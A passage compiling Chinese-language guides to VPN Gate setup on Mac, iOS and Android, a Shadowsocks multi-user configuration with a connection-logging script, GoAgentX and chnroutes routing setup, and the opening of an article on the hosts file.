
当你要重命名时，将显示以下消息。点击 "Add" 按钮。



双击 .tblk 文件夹，将显示以下屏幕。点击 "Only Me"。



你将输入 Mac OS X 的用户名和密码。




上述步骤导入 OpenVPN 连接设置文件 (.ovpn 文件) 至 Tunnelblick 里。

3. 连接 VPN


点击 Mac OS X 菜单栏的 Tunnelblick 图标，并点击 "Connect vpn"。（"vpn" 部分可以变化。）VPN 连接将被发起。



VPN 连接状态屏幕显示如下。



在 VPN 连接建立后，Tunnelblick 的主屏幕显示 "Connected"。



4. 通过 VPN 中继享受互联网

当 VPN 建立时，所有到互联网的通讯将通过 VPN 服务器转发。

您还可以访问 [VPN Gate 顶部页面](#) 来查看当前的全球 IP 地址。如果你连接到一个位于海外国家的 VPN 服务器，您可以看到您的来源国或地区已更改为其他的。



当你的 VPN 连接建立时，享受 YouTube、Facebook 或 Twitter 吧。

Facebook、Twitter 和 Gmail 使用 HTTPS (SSL) 加密的通信协议。无论是否通过 VPN，没有人可以窃听这些加密通信。

VPN 在 iPhone / iPad 上的分步指南 (使用 OpenVPN)

本文档描述了如何使用 OpenVPN 连接到 VPN Gate 中继 VPN 服务器。[OpenVPN Connect](#) 是由 OpenVPN 科技有限公司开发的适用于 iOS 的一个 OpenVPN Client。

在该指南中，每个屏幕截图均来自 iOS 6 版。Mac OS X 其他版本的配置方法类似，但在用户界面上会有少许不同。

这些截屏来自 iOS 的英文版。如果你使用其他语言，你可能通过参考以下指南很轻松地配置。


- 在 iOS 里 L2TP/IPsec 非常容易使用。

OpenVPN VPN Client 软件嵌入在 iOS。L2TP 比 OpenVPN 容易配置。我们推荐在尝试 OpenVPN 前试试 L2TP/IPsec。一些防火墙可能会滤 L2TP/IPsec 数据包。在这种网络中，你应该使用 OpenVPN。

1. 安装 OpenVPN Connect (只需在第一次时安装一次)

开启 "App Store"，搜索并下载 "OpenVPN Connect"。

- 如果你正在 iPhone / iPad 浏览网站，[点击这里](#) 来安装它。



2. 下载并安装 OpenVPN 的连接配置文件 (.ovpn file) (只需在第一次时安装一次)

通过使用 OpenVPN 为了连接到一个 VPN Gate 公共 VPN 中继服务器，你必须下载一个 OpenVPN 连接设置文件 (.ovpn)。

- OpenVPN 连接设置文件从[公共 VPN 中继服务器列表页面](#) 下载。

在你安装 OpenVPN Connect 以后，你可以打开[公共 VPN 中继服务器列表页面](#)，点击.ovpn 文件并直接导入到 OpenVPN Connect。

你也可以在你的电脑打开[公共 VPN 中继服务器列表页面](#)，下载一个.ovpn 文件，在邮件里附上它发送到 iPhone / iPad。



当你尝试在 iOS 上打开.ovpn 文件时，OpenVPN Connect 将自动开启。您是否要安装.ovpn 文件的问题显示出来。点击 "+" 按钮安装.ovpn 文件。



3. 连接 VPN

连接一个 VPN，开启 OpenVPN Connect，选择一个已导入的.ovpn 文件，并点击 "OFF" 按钮。

VPN 建立后，“Connected”状态显示如下。




4. 通过 VPN 中继享受互联网

当 VPN 建立时，所有到互联网的通讯将通过 VPN 服务器转发。

您还可以访问 [VPN Gate 顶部页面](#) 来查看当前的全球 IP 地址。如果你连接到一个位于海外国家的 VPN 服务器，您可以看到您的来源国或地区已更改为其他的。

当 VPN 建立时，iOS 在屏幕最上面一栏显示 "VPN" 指标。



当你的 VPN 连接建立时，享受 YouTube、Facebook 或 Twitter 吧。

Facebook、Twitter 和 Gmail 使用 HTTPS (SSL) 加密的通信协议。无论是否通过 VPN，没有人可以窃听这些加密通信。

VPN 在安卓上的分步指南 (使用 OpenVPN)

本文档描述了如何使用 OpenVPN Connect 到 VPN Gate 中继 VPN 服务器。OpenVPN Connect 是由 OpenVPN 科技有限公司 开发的适用于安卓的一个 OpenVPN Client。

在该指南中，每个屏幕截图均来自安卓 4.x 版。安卓 4.x 其他版本的配置方法类似，但在用户界面上会有少许不同。这些截图来自安卓英文版。如果你使用其他语言，你可能通过参考以下指南很轻松地配置。


- 在安卓里 L2TP/IPsec 非常容易使用。

OpenVPN VPN Client 软件嵌入在安卓。L2TP 比 OpenVPN 容易配置。我们推荐在尝试 OpenVPN 前试试 L2TP/IPsec。一些防火墙可能会滤 L2TP/IPsec 数据包。在这种网络中，你应该使用 OpenVPN。

1. 安装 OpenVPN Connect (只需在第一次时安装一次)

开始 "Google Play Store"，搜索 "OpenVPN Connect" 应用并下载它。

- 如果你正在安卓上浏览此网站，[点击这里下载它。](#)




2. 下载并安装 OpenVPN 的连接配置文件 (.ovpn file) (只需在第一次时安装一次)

通过使用 OpenVPN 为了连接到一个 VPN Gate 公共 VPN 中继服务器，你必须下载一个 OpenVPN 连接设置文件 (.ovpn)。

- OpenVPN 连接设置文件从 [公共 VPN 中继服务器列表页面](#) 下载。

在你安装 OpenVPN Connect 以后，你可以打开 [公共 VPN 中继服务器列表页面](#)，点击.ovpn 文件并直接导入到 OpenVPN Connect。


你也可以在你的电脑打开 [公共 VPN 中继服务器列表页面](#)，下载一个.ovpn 文件，在邮件里附上它发送到安卓。





3. 连接 VPN


连接一个 VPN，开启 OpenVPN Connect，选择一个已导入的 .ovpn 文件，并点击 "Connect" 按钮。VPN 建立后，“Connected”状态显示如下。



4. 通过 VPN 中继享受互联网

当 VPN 建立时，所有到互联网的通讯将通过 VPN 服务器转发。

您还可以访问 [VPN Gate 顶部页面](#) 来查看当前的全球 IP 地址。如果你连接到一个位于海外国家的 VPN 服务器，您可以看到您的来源国或地区已更改为其他的。



当你的 VPN 连接建立时，享受 YouTube、Facebook 或 Twitter 吧。

Facebook、Twitter 和 Gmail 使用 HTTPS (SSL) 加密的通信协议。无论是否通过 VPN，没有人可以窃听这些加密通信。

使用 OpenVPN 的任何错误？

- 确保该目标主机名称或 IP 地址是正确的，查看 [VPN 服务器列表页](#)。
- 如果你导入 .ovpn 文件的主机名称或 IP 地址数据太旧了，你必须再下载.ovpn 文件的最新版本。
- 在某些国家或地区，指定 DDNS 主机名称 (.opengw.net) 可能会失败。在这样的环境中，直接指定 IP 地址来代替 DDNS 主机名称。
- 你的本地防火墙可能会过滤所有 OpenVPN 数据包。在这种网络中，OpenVPN 不能被使用。如果你使用 Windows，[尝试使用 SoftEther VPN Client](#)。Mac、iOS 或安卓，[尝试使用 L2TP/IPsec](#)。

Copyright © 2015 VPN Gate 学术实验项目 @ 日本国立筑波大学。保留所有权利。

VPN Gate is based on SoftEther VPN Software which is developed by [SoftEther VPN Project](#).

[国家国旗图标供应商](#) | [什么是 VPN Gate](#) | [支持论坛](#) | [镜像站点列表](#) | [VPN Gate 反滥用政策](#) | [配合特定区域行政法规实施的声明](#) | [日本国立筑波大学网站](#)

Shadowsocks的多用户配置

Shadowsocks作为一个开源的番羽土啬工具，还是非常不错的。如果我们在大陆外有自己的服务器，那么可以使用Shadowsocks就可以很方便地获得一个可靠的socks5代理。

一台服务器其实就可以开多个代理用，虽然可以多人使用同一个端口密码，但是感觉这样管理起来并不妥当，例如我想看看谁在使用代理，都无法区分。于是多用户就是必须的了。

咋一看官方文档，好像是没有多用户的配置，仔细看，其实还是可以做到的。

我们可以开多个端口，每个端口使用不一样的密码。我们假如把端口看做用户名，那么就可以有多用户啦！

配置如下：

```
{
    "timeout": 600,
    "method": "aes-256-cfb",
    "port_password":
    {
        "40001": "password1",
        "40002": "password2",
        "40003": "password3"
    },
    "_comment":
    {
        "40001": "xiaoming",
        "40002": "lilei",
        "40003": "mike"
    }
}
```

这样，我们可以给每个人，不同的端口和密码，就可以看到区分不同的人了。

然后我们写个脚本，使用比较简单的方法来加一个监控，每分钟统计一下，看看有谁在使用，然后记个log。

[port-ip-monitor.sh](#)

```
#!/bin/bash
#
# File: port-ip-monitor.sh
#
# Created: Wednesday, August 27 2014 by Hua Liang[Stupid ET] <et@everet.org>
#
filename="port-ip-monitor.log"
regex="400[0-2][0-9]" # monitor 40000-40029

date +"[%Y-%m-%d %H:%M:%S]" >> $filename
netstat -anp | egrep $regex | grep -E "tcp.*ESTABLISHED" | awk '{print $4, $5}' | cut -d: -f2 | sort -u >> $filename
```

修改crontab，加上：

[port-ip-monitor.sh](#)

```
* * * * * (cd /var/log/ && /root/projects/port-client-ip-monitor/port-ip-monitor.sh)
```

然后我们在 `/var/log/port-ip-monitor.log` 便可以看到使用日志了。

如下

`port-ip-monitor.sh`[link](#)

```
[2014-11-02 11:04:01]
40001 119.129.165.181
40008 119.129.254.224
40013 219.130.239.3
[2014-11-02 11:05:01]
40001 119.129.165.181
40008 119.129.254.224
40013 219.130.239.3
[2014-11-02 11:06:01]
40001 119.129.165.181
40008 119.129.254.224
40013 219.130.239.3
```

mac下利用goagentx设置shadowsocks

首先下载goagentx


安装。

安装之后按照如下图片依次设置

首先进入主窗口




设置shadowsocks




选择你要使用的代理方式



使用自动pac方式, 国内网站不走shadowsocks




运行日志



实现 VPN 科学上网 Chnroutes

chnroutes

利用来自[APNIC](#)的数据生成路由命令脚本，让VPN客户端在连接时自动执行。通过这些路由脚本，可以让用户在使用VPN作为默认网关时，不使用VPN访问中国国内IP，从而减轻VPN负担，并提高访问国内网站的速度。



基本约定

在使用这些脚本之前，请确保你在自己的电脑上已经成功配置好一个VPN（PPTP或OpenVPN），并且让之以默认网关的方式运行（通常是默认配置），即VPN连接之后所有网络流量都通过VPN。

注意事项

- 因为这些IP数据不是固定不变的，建议每隔一个月更新一次；
- 使用此法之后，可能导致Google Music等服务无法访问，因为连上VPN之后，使用的DNS也是国外的，因此google.cn解析出的是国外的IP。

OpenVPN

如安装有 iproute2 软件包，请尽量使用此方式。自带方式在路由表条目较多时执行极慢。

iproute2

- 执行 `python chnroutes.py`，这将生成 `vpn-up.sh` 和 `vpn-down.sh` 两个文件；
- 将这两个文件移入 `/etc/openvpn/`；

3. 在OpenVPN配置文件中加入：

```
script-security 2
up vpn-up.sh
down vpn-down.sh
```

1. 重新连接VPN，观察日志测试。

自带方式

1. 执行 `python chnroutes.py -p old`，这将生成 `routes.txt` 文本文件；
2. 将该文件内容加在OpenVPN配置文件的尾部；
3. 重新连接VPN，观察日志测试。

PPTP

Mac OS X

1. 在终端中执行 `python chnroutes.py -p mac`，这将生成 `ip-up` 和 `ip-down` 两个文件；
2. 将这两个文件移入 `/etc/ppp/`；
3. 重新连接VPN，观察测试。

Linux

1. 执行 `python chnroutes.py -p linux`，这将生成 `ip-pre-up` 和 `ip-down` 两个文件；
2. 将 `ip-pre-up` 移入 `/etc/ppp/`，`ip-down` 移入 `/etc/ppp/ip-down.d/`；
3. 重新连接VPN，观察测试。

Windows

1. 在命令提示符中执行 `python chnroutes.py -p win`，这将生成 `vpnup.bat` 和 `vpndown.bat` 两个文件；
2. 在拨号前手动执行 `vpnup.bat` 文件设置路由表；在断开VPN后，可运行 `vpndown.bat` 清理路由表。

Cisco IPSec

Mac OS X

1. 在终端中执行 `python chnroutes.py -p mac -t ipsec`，这将生成 `phase1-up.sh` 和 `phase1-down.sh` 两个文件；
2. Mac OS X 系统支持 Cisco IPSec 的后台使用的是 `racoon`，但是不会像 PPTP 一样自动调用启动脚本，如果需要自动调用脚本，需要自己修改配置文件，并自己从命令行启动；
3. 推荐手动执行 `phase1-up.sh` 设置路由表；而只有在网络环境变化的时候，需要运行 `phase1-down.sh` 再运行 `phase1-up.sh` 来重新设置路由表。

基于Linux的第三方系统的路由器

一些基于Linux系统的第三方路由器系统如OpenWRT、DD-WRT、Tomato都带有VPN（PPTP/OpenVPN）客户端的，也就是说，我们只需要在路由器进行VPN拨号，并利用本项目提供的路由表脚本就可以把VPN针对性翻墙扩展到整个局域网。当然，使用这个方式也是会带来副作用，即局域网的任何机器都不适合使用Emule或者BT等P2P下载软件。但对于那些不使用P2P，希望在路由器上设置针对性翻墙的用户，这方法十分有用，因为只需要一个VPN帐号，局域网内的所有机器，包括使用Wi-Fi的手机都能自动翻墙。详细配置方式请参考[Autoddvpn](#)项目。

__github : <https://github.com/ranmocy/chnroutes>

__传送门: <http://pan.baidu.com/s/1mgxF58W> 密码: 9vri

hosts

hosts文件是一个用于储存**计算机网络**中各节点信息的计算机文件。这个文件负责将**主机名**映射到相应的**IP地址**。**hosts**文件通常用于补充或取代网络中**DNS**的功能。和**DNS**不同的是，计算机的用户可以直接对**hosts**文件进行控制。

历史

在**Internet**的前身**ARPANET**中并没有对网络中各节点的地址使用**DNS**进行解析。由于当时对于这个用途并没有中心化的系统，每个网络节点都使用自有的网络节点地图，并指派相应的名称方便用户记忆，当时并没有任何系统来保证网络中的所有系统都用同样的名称表示，也没有方法来读取其他用户的**hosts**文件并自动复制。

ARPANET的规模较小，这样也就允许了在很多情况使用**hosts**文件来命名一些事先约定的名称。其中典型的网络节点都有一个地址，并可能有多个名称。但是当个人网络不断庞大之后，对**hosts**文件进行管理的难度也越来越大。

文件位置及默认内容

hosts文件在不同**操作系统**（甚至不同**Windows**版本）的位置都不大一样：

- **Windows NT/2000/XP/Vista/7/8**（即微软**NT**系列操作系统）：默认位置为 `%SystemRoot%\system32\drivers\etc\hosts`，但也可以改变。动态目录由**注册表**键 `\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\ DataBasePath` 决定。
- **Windows 95/98/Me**：`%WinDir%\hosts`
- **Linux**及其他类**Unix**操作系统：`/etc/hosts`
